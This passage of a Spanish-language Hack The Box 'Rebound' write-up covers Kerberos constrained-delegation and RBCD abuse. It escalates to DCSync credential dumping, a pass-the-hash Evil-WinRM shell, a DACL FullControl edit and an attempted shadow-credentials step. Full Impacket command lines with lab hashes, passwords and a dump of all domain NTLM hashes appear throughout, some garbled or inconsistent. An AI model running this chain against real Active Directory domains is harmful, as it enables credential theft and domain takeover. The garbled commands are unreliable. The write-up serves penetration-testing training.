LDAP     dc01.rebound.htb 636   DC01          [*] Getting GMSA Passwords
LDAP     dc01.rebound.htb 636   DC01          Account: delegator$           NTLM: 4ba33add1108fe560429fc27a1bcab6b

(administrador@kali)-[~/Descargas/content]
└$
```

Escalada de privilegios

En el ecosistema de **Active Directory**, los mecanismos de delegación del protocolo **Kerberos** constituyen herramientas de gran potencia operativa, pero también vectores de ataque de alto impacto cuando son instrumentalizados de forma maliciosa.


En particular, tanto la **Delegación Restringida** (*Constrained Delegation*) como la **Delegación Restringida Basada en Recursos** (*Resource-Based Constrained Delegation*, RBCD) han sido objeto de un escrutinio exhaustivo en el ámbito de la ciberseguridad, dado que, en escenarios comprometidos, su explotación puede conferir al adversario acceso privilegiado a activos críticos e incluso propiciar la elevación de privilegios hasta el rango de **Administrador de Dominio**.

La **Delegación Restringida**, incorporada a partir de **Windows Server 2003**, fue concebida como respuesta a las limitaciones y riesgos inherentes a la delegación irrestricta. Su arquitectura limita la capacidad de un servicio para actuar en representación de un usuario a un conjunto tasado de servicios previamente autorizados, relación de confianza que se plasma en el atributo **msDS-AllowedToDelegateTo** mediante la enumeración explícita de los **Service Principal Names** permitidos. Este modelo se sustenta en las extensiones **Service-for-User (S4U)** del protocolo Kerberos —concretamente, **S4U2self** y **S4U2proxy**—, que posibilitan, respectivamente, la obtención por parte del servicio de un *ticket* en nombre del usuario sin necesidad de sus credenciales y la ulterior solicitud, al **Key Distribution Center** (KDC), de un *ticket* hacia un servicio de *back-end* autorizado, siempre preservando la identidad original en la transacción.

Por su parte, la **Delegación Restringida Basada en Recursos**, introducida en **Windows Server 2012**, subvierte la lógica de confianza precedente: no es la cuenta de servicio la que declara a qué recursos puede delegar autenticaciones, sino el propio recurso de destino el que, a través del atributo **msDS-AllowedToActOnBehalfOfOtherIdentity**, determina —mediante un descriptor de seguridad— qué identidades están facultadas para operar en nombre de terceros. Esta inversión de control, que igualmente reposa sobre la pareja **S4U2self/S4U2proxy**, otorga una flexibilidad notable en entornos **multidominio** y reduce la dependencia de privilegios administrativos a nivel de dominio para su configuración.



Sin embargo, si un actor hostil obtiene capacidad de escritura sobre el objeto del recurso, podría inscribirse a sí mismo como entidad de confianza, habilitando así la suplantación de identidades y el acceso ilegítimo a recursos con privilegios superiores.



Las extensiones S4U2self y S4U2proxy constituyen mecanismos especializados para habilitar la actuación de un servicio en nombre de un usuario sin requerir la transmisión directa de sus credenciales primarias. Ambas forman parte de la especificación Service-for-User (S4U) y fueron introducidas por Microsoft como evolución de la delegación tradicional, con el objetivo de granularizar la autorización y reducir la superficie de exposición.

S4U2self (Service-for-User-to-Self) permite que un servicio obtenga, del Key Distribution Center (KDC), un *ticket* de servicio dirigido a sí mismo pero emitido en nombre de un usuario concreto. El servicio identifica al usuario ante el KDC mediante su nombre y dominio, o bien a través de un certificado X.509, utilizando estructuras de datos específicas como PA-FOR-USER o PA-S4U-X509-USER. El valor añadido de este proceso reside en que el *ticket* devuelto incorpora la información de autorización del usuario (por ejemplo, el MS-PAC), validada por el KDC, lo que permite al servicio verificar la existencia y vigencia de la cuenta y conocer sus atributos de control de acceso sin necesidad de que el usuario haya iniciado sesión en ese servicio. Esta capacidad es esencial como paso previo para la delegación posterior mediante S4U2proxy.

S4U2proxy (Service-for-User-to-Proxy) amplía la funcionalidad anterior al posibilitar que un servicio, tras haber obtenido un *ticket* mediante S4U2self o a partir de una sesión legítima del usuario, solicite al KDC un *ticket* para acceder a un segundo servicio (*back-end*) en nombre de ese mismo usuario. El KDC valida que el servicio solicitante esté autorizado para actuar como proxy hacia el servicio de destino, conforme a la configuración de delegación restringida o RBCD. Este mecanismo evita la necesidad de delegar el TGT completo del usuario, reduciendo así el riesgo de uso indebido, y permite implementar arquitecturas de intermediación seguras, como aplicaciones web que consultan servicios de directorio o bases de datos en nombre de usuarios autenticados.

En conjunto, S4U2self y S4U2proxy proporcionan la base técnica para escenarios de delegación controlada, pero también representan un vector de ataque significativo si las cuentas de servicio o los atributos de delegación son comprometidos, ya que un adversario podría encadenar ambas extensiones para suplantar identidades privilegiadas y acceder a recursos críticos.



1.1 Constrained Delegation (KCD) Abuse

El análisis preliminar efectuado mediante **BloodHound** no arrojó resultados de interés en lo relativo a relaciones de delegación dentro del dominio. No obstante, el conjunto de utilidades **Impacket** incorpora el script `findDelegation`, concebido para enumerar exhaustivamente todas las relaciones de delegación configuradas en un entorno **Active Directory**.

Esta herramienta es capaz de identificar delegaciones **no restringidas** (*unconstrained*), **restringidas** (*constrained*) y **restringidas basadas en recursos** (*resource-based constrained*), proporcionando un inventario detallado de las cuentas de usuario y de equipo implicadas, así como de los servicios asociados. La información resultante reviste un valor estratégico, ya que permite detectar posibles objetivos de alto interés y trazar rutas de **movimiento lateral** que podrían ser explotadas por un adversario para ampliar su superficie de acceso.

En el presente escenario, `findDelegation` se empleó con el propósito de descubrir relaciones de delegación que habían pasado inadvertidas para **BloodHound**. Este paso resulta crítico, dado que tales relaciones pueden facilitar el acceso a recursos sensibles e, incluso, habilitar la **elevación de privilegios** hasta niveles administrativos de dominio. La ejecución de esta enumeración complementaria ofrece, por tanto, una visión más completa de la topología de confianza y de los vectores de ataque potenciales.

```
(administrador㉿kali)-[~/Descargas/content]
└─$ impacket-findDelegation 'rebound.htb/delegator$' -dc-ip 10.129.117.206 -k -hashes :4ba33add1108fe560429fc27a1bcab6b
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Getting machine hostname
[-] CCache file is not found. Skipping...
[-] CCache file is not found. Skipping...
AccountName AccountType DelegationType DelegationRightsTo SPN Exists
----- ----- -----
delegator$ ms-DS-Group-Managed-Service-Account Constrained http/dc01.rebound.htb No
```

Posteriormente, se recurrió al script `getST.py` de **Impacket** para obtener un **ticket de servicio** (*Service Ticket*) en nombre del usuario administrador, utilizando para ello la cuenta de servicio `delegator$`. Esta utilidad permite solicitar al **Key Distribution Center** (KDC) un ticket válido para un **Service Principal Name** (SPN) concreto, especificando la identidad a suplantar y las credenciales —en este caso, el *hash NTLM*— de la cuenta de servicio autorizada para la delegación. Los SPN constituyen identificadores únicos en Kerberos que vinculan un servicio determinado con su cuenta de usuario o de equipo en Active Directory, y son esenciales para el direccionamiento correcto de las solicitudes de autenticación.

En el caso analizado, `getST.py` se utilizó para generar un ticket de servicio dirigido al SPN `http/dc01.rebound.htb` en nombre del usuario administrador. Este artefacto criptográfico habilita el acceso al servicio de destino con los privilegios inherentes a la cuenta suplantada, lo que, en un contexto ofensivo, puede facilitar la ejecución de acciones críticas bajo la identidad de un administrador de dominio.

En términos operativos, la ejecución combinada de `findDelegation` y `getST.py` conforma una secuencia típica de **ataque orientado a delegaciones Kerberos**. La primera fase —reconocimiento avanzado— permite cartografiar relaciones de confianza que, por su configuración específica o por limitaciones de otras herramientas, pueden no ser detectadas inicialmente. Este mapa de delegaciones revela interconexiones críticas entre cuentas de servicio, recursos y SPNs, abriendo la puerta a la planificación de movimientos laterales precisos.

La segunda fase —explotación— cristaliza en la solicitud de tickets de servicio mediante `getST.py`, donde la cuenta de servicio identificada actúa como pivote para suplantar identidades de mayor valor. El proceso encadena de forma implícita las extensiones **S4U2self** y **S4U2proxy**: primero para obtener un ticket válido en nombre del usuario objetivo, y después para presentarlo como credencial legítima ante el servicio de *back-end* autorizado. El resultado es una sesión autenticada con los privilegios del usuario suplantado, que el atacante puede instrumentalizar para acceder a información sensible, modificar configuraciones críticas o ampliar su control sobre el dominio.



Desde una perspectiva defensiva, este escenario pone de relieve la necesidad de auditar de manera proactiva los atributos msDS-AllowedToDelegateTo y msDS-AllowedToActOnBehalfOfOtherIdentity, restringir al máximo las cuentas con derechos de delegación y monitorizar patrones anómalos de solicitudes S4U, ya que constituyen indicadores de abuso potencial.

```
[administrator@Kali] [-] /Descargas/content]
$ impacket -preTGT -dc-ip rebound.htb -spn http/dc01.rebound.htb -hashes :4ba33add108fe560429fc27a1bcab6b -impersonate administrator 'rebound.htb/delegator$' -self
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] CCACHE file is not found. Skipping...
[*] Getting TGT for user
[*] impersonating administrator
/usr/share/doc/python3-impacket/examples/getST.py:380: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone.now(datetime.UTC).
    now = datetime.datetime.utcnow()
[*] When doing S4U2self only, argument -spn is ignored
/usr/share/doc/python3-impacket/examples/getST.py:477: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone.now(datetime.UTC).
    now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting S4U2self
[*] Saving ticket in administrator@delegator$@REBOUND.HTB.ccache
```

Tras la obtención inicial de un **ticket de servicio** mediante el script `getST.py` de **Impacket**, se procedió a su análisis exhaustivo utilizando la utilidad `describeTicket`. Esta herramienta está diseñada para interpretar y desglosar la estructura interna de un *Service Ticket* de Kerberos, proporcionando información pormenorizada sobre sus atributos, banderas (*flags*) y campos de control.

Entre estos indicadores, reviste especial relevancia la bandera forwardable, cuyo estado determina la capacidad del ticket para ser reenviado a otros servicios en nombre del usuario original. Cuando dicha bandera se encuentra activa, el ticket puede emplearse para solicitar nuevos tickets de servicio hacia otros destinos, habilitando así escenarios de **delegación de autenticación**. Por el contrario, su ausencia impone una restricción que impide el encadenamiento de solicitudes, limitando de forma significativa el potencial de explotación.

En el presente caso, el análisis reveló que la cuenta de servicio delegator\$ generaba tickets sin la bandera forwardable habilitada, lo que imposibilitaba la obtención directa de nuevos tickets para otros servicios a partir del inicialmente emitido. Ante esta limitación, se optó por una estrategia alternativa basada en la Delegación Restringida Basada en Recursos (*Resource-Based Constrained Delegation*, RBCD).

1.2 Resource-Based Constrained Delegation RBCD

Para ello, se empleó el script `rbcf.py` de Impacket, cuya funcionalidad permite manipular el atributo `msDS-AllowedToActOnBehalfOfOtherIdentity` de un objeto en **Active Directory**, configurando así qué cuentas de servicio están autorizadas para delegar autenticaciones en nombre de otras.

En este escenario, se estableció una relación de confianza que habilitaba a la cuenta `ldap_monitor` para delegar autenticaciones hacia la cuenta `delegator$`. Esta configuración, correctamente aplicada, posibilita que `ldap_monitor` actúe como intermediario autorizado en operaciones de suplantación controlada.

```
[*] CCache file is not found. Skipping...
/usr/share/doc/python3-impacket/examples/rbc.py:145: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware now=datetime.utcnow()
    now = datetime.datetime.utcnow()
[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] ldap_monitor can now impersonate users on delegator$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]     ldap_monitor (S-1-5-21-4078382237-1492182817-2568127209-7681)
```



Finalmente, la verificación de la configuración se llevó a cabo mediante el script `findDelegation.py` de Impacket, que enumeró las relaciones de delegación vigentes en el dominio. La salida confirmó la existencia de una relación **RBCD** entre `ldap_monitor` y `delegator$`, así como una relación de **Delegación Restringida** tradicional entre `delegator$` y el SPN `http/dc01.rebound.htb`. Esta topología de confianza valida que `ldap_monitor` puede, de forma legítima según la configuración actual, delegar autenticaciones en nombre de `delegator$`, y que esta última cuenta mantiene a su vez privilegios delegados hacia el servicio HTTP del controlador de dominio dc01.

```
([administrator@kali)]-[~/Descargas/content]
└$ impacket-findDelegation rebound.htb/orrend:'1GR8t@$$4u' -dc-ip dc01.rebound.htb -k
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Getting machine hostname
[-] CCache file is not found. Skipping...
[-] CCache file is not found. Skipping...
AccountName AccountType DelegationType DelegationRightsTo SPN Exists
----- -----
ldap_monitor Person Resource-Based Constrained delegator$ No
delegator$ ms-Ds-Group-Managed-Service-Account Constrained http/dc01.rebound.htb No
```

En la fase subsiguiente de la operación, se procedió a la utilización del script `getST.py` de la suite **Impacket** con el objetivo de obtener un **ticket de servicio** (*Service Ticket*) en nombre de la cuenta de equipo DC01\$, valiéndose para ello `ldap_monitor` y de las credenciales previamente obtenidas. En esta primera invocación, el *Service Principal Name* (SPN) especificado fue `browser/dc01.rebound.htb`, lo que permitió generar un ticket válido que habilitaba el acceso al servicio correspondiente con los privilegios inherentes a la cuenta suplantada.

```
([administrator@kali)]-[~/Descargas/content]
└$ impacket-getST 'rebound.htb/ldap_monitor:1GR8t@$$4u' -spn browser/dc01.rebound.htb -impostor DC01$
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating DC01$
/usr/share/doc/python3-impacket/examples/getST.py:380: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled to be removed in Python 3.9.
now=datetime.utcnow()
/usr/share/doc/python3-impacket/examples/getST.py:477: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled to be removed in Python 3.9.
now=datetime.utcnow()
now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting S4U2self
/usr/share/doc/python3-impacket/examples/getST.py:607: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled to be removed in Python 3.9.
now=datetime.utcnow()
/usr/share/doc/python3-impacket/examples/getST.py:659: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled to be removed in Python 3.9.
now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting S4U2Proxy
[*] Saving ticket in DC01$@browser_dc01.rebound.htb@REBOUND.HTB.ccache
```

El análisis posterior del artefacto, mediante inspección de sus atributos, reveló la presencia de la bandera `forwardable` en estado activo. Este indicador reviste especial importancia, ya que faculta al ticket para ser reutilizado en la obtención de nuevos tickets de servicio hacia otros recursos, posibilitando así el encadenamiento de autenticaciones y la delegación efectiva en nombre del usuario original.

```
([administrator@kali)]-[~/Descargas/content]
└$ impacket-describeTicket DC01$@browser_dc01.rebound.htb@REBOUND.HTB.ccache
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] Ticket Session Key : 01e8f835b80a6e4c7eefa64b477824
[*] User Name : DC01$
[*] User Realm : rebound.htb
[*] Service Name : browser/dc01.rebound.htb
[*] Service Realm : REBOUND.HTB
[*] Start Time : 10/12/2024 04:18:41 AM
[*] End Time : 10/12/2024 14:18:41 PM
[*] RenewWill : 11/12/2024 04:18:41 AM
[*] Flags : (0x4010000) forwardable, renewable, pre_authent, enc_pa_rep
[*] KeyType : Fc4_hmac
[*] Base64(key) : AeJ4NbGkbkH7vpkTe4JA==
[*] Kerberos hash : $krb5tgt$1$8USERSREBOUND.HTB$*browser/dc01.rebound.htb$cfc8671b7dad672c3c66568eb$fc782c98ad0b266651d300fde0ef9
6c676affc441de3e73467465c6332243ab3c519c848bd7eccb429160989e3dc11b0d82391e47ade61348463237fa070845b5f46272240a01eeafe1f9e4ac7a1d9f1af8d2122ea0dd4
7631be0f50808db072d95959da2f319d0357a82d5bb48d002464a95+bba988ce8274/ba85728ffeb04bf3d3e03d3c139d0de6a7564261470ae33564c5a5a287687391c61d304987
2818ee19eadf307422f4b90aa237dc2b27ecfd3e5d1c32d7f34a54bc3d49e675e2a9312c7ccb533812af9e622fed3d6101765f023cc01acafea17a869008bd74bd38f6c2a613b4
e72920f327944e07932313c2a35eeb041aa8b65ebc8e1a159f0f6ce3829e9ff9aa3ed26a768e6bf2618a033fc8927c261af295929f4628198f380424fb4b8df12326a2657a6a11
5c098fb320caela1af44+cd9b47498508a2ce6259ad50001c4cb761c05f6e32787b51dd20e5cd76a6f1a3e32ec03f87363174a81b039fce6fb1cdse48693cd518be0578f374
574716c97eecc42c3c75b46f85e94d85e16c181aae697e006e47e6ba28b1c0d8c748cf446ce3f96c42918a08127704d7cbe760885d1143255e7cc429654c52895fe94ebc
2fd8fc2cd1af0d4e8594134947a38226254e72988e2f7deedbd25e7fae94ca1d7ed2e3e5e5c25d8910e3c4498c610875233def499240e6c4fb45a81e1463a425687ab9f9cb
0fa73a8999646f67b5959da073800defd74fb39887488888fd7f7a701bbca18f99424b35677eb0f68d76154462f7aa43f8116938789d4dbd8276128838842ab9a93a5d79de
e14fc0cdcb041d0eb7b17770843196fd3e3d2b8e995bf4711583d0e51dca096271c306b13109655f77eccc53f50e0892e98de3e8ba48ea5b5cf0f7d649c2f12bb809b100be959d
07a1f73a899960370817de0a9ab1e6d74baa076ed25d2046da7ad679916e8136614c54074831071273f0d165ebcf0dcbe53e0e9409b3d34c7ce1632cd47ecdc3f29a990d74
876831be98b737b21fc5ca43e1a6d31a55765573e83b7da47b0a4
[*] Decoding unencrypted data in credential[0]'s ticket':
[*] Service Name : browser/dc01.rebound.htb
[*] Service Realm : REBOUND.HTB
[*] Encryption type : aes256_cts_hmac_sha1_96 (etype 18)
[-] Could not find the correct encryption key! Ticket is encrypted with aes256_cts_hmac_sha1_96 (etype 18), but no keys/creds were supplied
```



Confirmada esta condición, se ejecutó nuevamente `getST.py`, esta vez para solicitar un ticket de servicio dirigido al SPN `http/dc01.rebound.htb`, manteniendo como identidad suplantada a `DC01$` pero utilizando en esta ocasión la cuenta de servicio `delegator$` junto con su *hash NTLM*. Para completar la operación, se empleó además el ticket previamente generado, consolidando así la suplantación y habilitando el acceso al servicio HTTP del controlador de dominio con los privilegios de la cuenta de equipo comprometida.

En la fase final, se estableció la variable de entorno KRB5CCNAME apuntando al ticket activo y se invocó el script secretsdump.py de Impacket, herramienta diseñada para la extracción remota de secretos y credenciales en sistemas Windows2. La ejecución se realizó con las opciones -no-pass (omitiendo el uso de contraseña en la autenticación), -k (forzando el uso de Kerberos) y -just-dc-ntlm (limitando la extracción a los *hashes* NTLM del controlador de dominio). El resultado fue la obtención íntegra de los *hashes* NTLM de todas las cuentas del dominio, incluyendo la del usuario Administrator.

```
[admin@kali:~] [~/.Descargas/content]
└$ KRBSCCNAME='DC01@http_dc01.rebound.htb@REBOUND.HTB.ccacce' impacket-secretsdump -no-pass -k dc01.rebound.htb -just-dc-ntlm
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSSUAPI method to get NTDS TDI secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:176be138594933bb67db3b2572fc91b8:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:176be138594933bb67db3b2572fc91b8:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1108b27a0ff61ed4139d1433fbfc664b:::
ppaul:1951:aad3b435b51404eeaad3b435b51404ee:7785a4172e31e908159b0904e1153e0:::
llune:2952:aad3b435b51404eeaad3b435b51404ee:e283977e2cbffafcd06abd2a50ea680:::
fflock:3382:aad3b435b51404eeaad3b435b51404ee:f1cf0df9c5ada600903200bc308f7981:::
jjones:5277:aad3b435b51404eeaad3b435b51404ee:1eca2a386be17d47f938721ce7fe7:::
malone:5569:aad3b435b51404eeaad3b435b51404ee:87becdfa676275415836f7e3871eefaf3:::
mnoon:5680:aad3b435b51404eeaad3b435b51404ee:f9a5317b1011878fc527848b6282cd6e:::
ldap_monitor:7681:aad3b435b51404eeaad3b435b51404ee:5af1f64aac6100ea8fd2223b64d2818:::
orenrd:7682:aad3b435b51404eeaad3b435b51404ee:5af1f64aac6100ea8fd2223b64d2818:::
winrm_svc:7684:aad3b435b51404eeaad3b435b51404ee:449650f0d892e98933b4536d2e86e512:::
batch_runner:7685:aad3b435b51404eeaad3b435b51404ee:da834636c7180c5851c19d3e865814e0:::
tbrady:7686:aad3b435b51404eeaad3b435b51404ee:1147e6db0e7d57d160ab3607215:::
DC01:1000:aad3b435b51404eeaad3b435b51404ee:9891c783900fcfb5de8d5ca4430c70f:::
delegator$:7687:aad3b435b51404eeaad3b435b51404ee:4ba33add1108fe560429fc27a1bcab6b:::
[*] Cleaning up...
```

Con dichas credenciales en posesión, se procedió a establecer sesión interactiva como Administrator, alcanzando así control total sobre el sistema y culminando con éxito la obtención de la **flag de root**, lo que marcó la conclusión satisfactoria de este ejercicio avanzado de intrusión en el laboratorio de **Hack The Box**.

```
[administrator@kali:~/Descargas/content]
$ evil-winrm -i 10.129.117.206 -u Administrator -H 176be138594933bb67db3b2572fc91b8

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
rebound\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0 2:

Connection-specific DNS Suffix . : .htb
IPv4 Address . . . . . : 10.129.117.206
Subnet Mask . . . . . : 255.255.0.0
Default Gateway . . . . . : 10.129.0.1
```



Consideraciones finales

Para concluir este **write-up**, resulta pertinente señalar la recomendación explícita del autor de la máquina respecto al uso del script **dacledit.py**, perteneciente a la suite **Impacket**. Esta utilidad está diseñada para modificar las **listas de control de acceso (DACL)** en **Active Directory**, permitiendo agregar, alterar o eliminar permisos sobre objetos del dominio de manera precisa y controlada.


En el caso concreto de *Rebound*, el comando fue empleado para otorgar privilegios de **FullControl** a la cuenta *oorend* sobre la unidad organizativa **Service Users** dentro del dominio *rebound.htb*. La operación consistió en escribir una entrada de control de acceso en la DACL de dicha OU, utilizando las credenciales de *oorend*, especificando el controlador de dominio **dc01.rebound.htb** y estableciendo la conexión segura mediante **LDAPS**.

El resultado de esta acción fue la concesión de control total sobre los objetos contenidos en la OU **Service Users**, habilitando a la cuenta *oorend* para ejecutar tareas administrativas de amplio alcance. Este paso, además de consolidar el acceso privilegiado, exemplifica la importancia de comprender y manipular de forma estratégica las DACL en escenarios de explotación avanzada de **Active Directory**.

```
-(isolated)-(administrador@kali)-[~]
└$ impacket-dacledit rebound.htb/oorend:1GRR8tS$4u -k -dc-ip 10.129.229.114 -action write -rights FullControl -inheritance -principal oorend -target-dn "OU=Service Users,DC=rebound,DC=htb" -use-ldaps
/usr/share/doc/python3-impacket/examples/dacledit.py:101: SyntaxWarning: invalid escape sequence '\V'
/usr/share/doc/python3-impacket/examples/dacledit.py:110: SyntaxWarning: invalid escape sequence '\P'
/usr/share/doc/python3-impacket/examples/dacledit.py:111: SyntaxWarning: invalid escape sequence '\R'
/usr/share/doc/python3-impacket/examples/dacledit.py:112: SyntaxWarning: invalid escape sequence '\I'
/usr/share/doc/python3-impacket/examples/dacledit.py:113: SyntaxWarning: invalid escape sequence '\V'
/usr/share/doc/python3-impacket/examples/dacledit.py:114: SyntaxWarning: invalid escape sequence '\P'
/usr/share/doc/python3-impacket/examples/dacledit.py:115: SyntaxWarning: invalid escape sequence '\V'
/usr/share/doc/python3-impacket/examples/dacledit.py:116: SyntaxWarning: invalid escape sequence '\W'
/usr/share/doc/python3-impacket/examples/dacledit.py:117: SyntaxWarning: invalid escape sequence '\U'
/usr/share/doc/python3-impacket/examples/dacledit.py:118: SyntaxWarning: invalid escape sequence '\T'
/usr/share/doc/python3-impacket/examples/dacledit.py:119: SyntaxWarning: invalid escape sequence '\D'
/usr/share/doc/python3-impacket/examples/dacledit.py:120: SyntaxWarning: invalid escape sequence '\C'
/usr/share/doc/python3-impacket/examples/dacledit.py:121: SyntaxWarning: invalid escape sequence '\E'
/usr/share/doc/python3-impacket/examples/dacledit.py:122: SyntaxWarning: invalid escape sequence '\V'
/usr/share/doc/python3-impacket/examples/dacledit.py:123: SyntaxWarning: invalid escape sequence '\R'
/usr/share/doc/python3-impacket/examples/dacledit.py:124: SyntaxWarning: invalid escape sequence '\A'
/usr/share/doc/python3-impacket/examples/dacledit.py:125: SyntaxWarning: invalid escape sequence '\N'
/usr/share/doc/python3-impacket/examples/dacledit.py:126: SyntaxWarning: invalid escape sequence '\R'
/usr/share/doc/python3-impacket/examples/dacledit.py:127: SyntaxWarning: invalid escape sequence '\R'
/usr/share/doc/python3-impacket/examples/dacledit.py:128: SyntaxWarning: invalid escape sequence '\R'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[...] CCache file is not found. Skipping...
/usr/share/doc/python3-impacket/examples/dacledit.py:876: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent dat
now = datetime.datetime.utcnow()
[!] NB: objects with adminCount=1 will not inherit ACES from their parent container/OU
[*] DACL backed up to dacledit-20241216-042247.bak
[*] DACL modified successfully!
```

Las shadow credentials en Active Directory representan una técnica de ataque avanzada que permite a un atacante tomar el control de una cuenta de usuario o computadora en Active Directory. Este ataque se lleva a cabo comprometiendo el atributo **msDS-KeyCredentialLink** del objeto objetivo. Dicho atributo puede ser manipulado para agregar credenciales alternativas en forma de certificados, lo que permite al atacante autenticarse como el usuario o computadora objetivo.



Certipy-AD es una herramienta ofensiva diseñada para enumerar y abusar de los servicios de certificados de Active Directory (AD CS). Con Certipy-AD, los atacantes pueden explotar las shadow credentials para tomar el control de cuentas en Active Directory. La herramienta permite realizar diversas operaciones, tales como agregar, listar, eliminar y limpiar credenciales clave del objeto objetivo, facilitando así la persistencia y el movimiento lateral dentro del entorno comprometido.

A pesar de los múltiples intentos, no fui capaz de obtener el hash NTLM. Al intentarlo, mi máquina atacante se desincronizaba con la máquina objetivo y además se producía un error. El error específico que encontré fue KDC_ERR_PADATA_TYPE_NOSUPP (KDC has no support for pdata type).

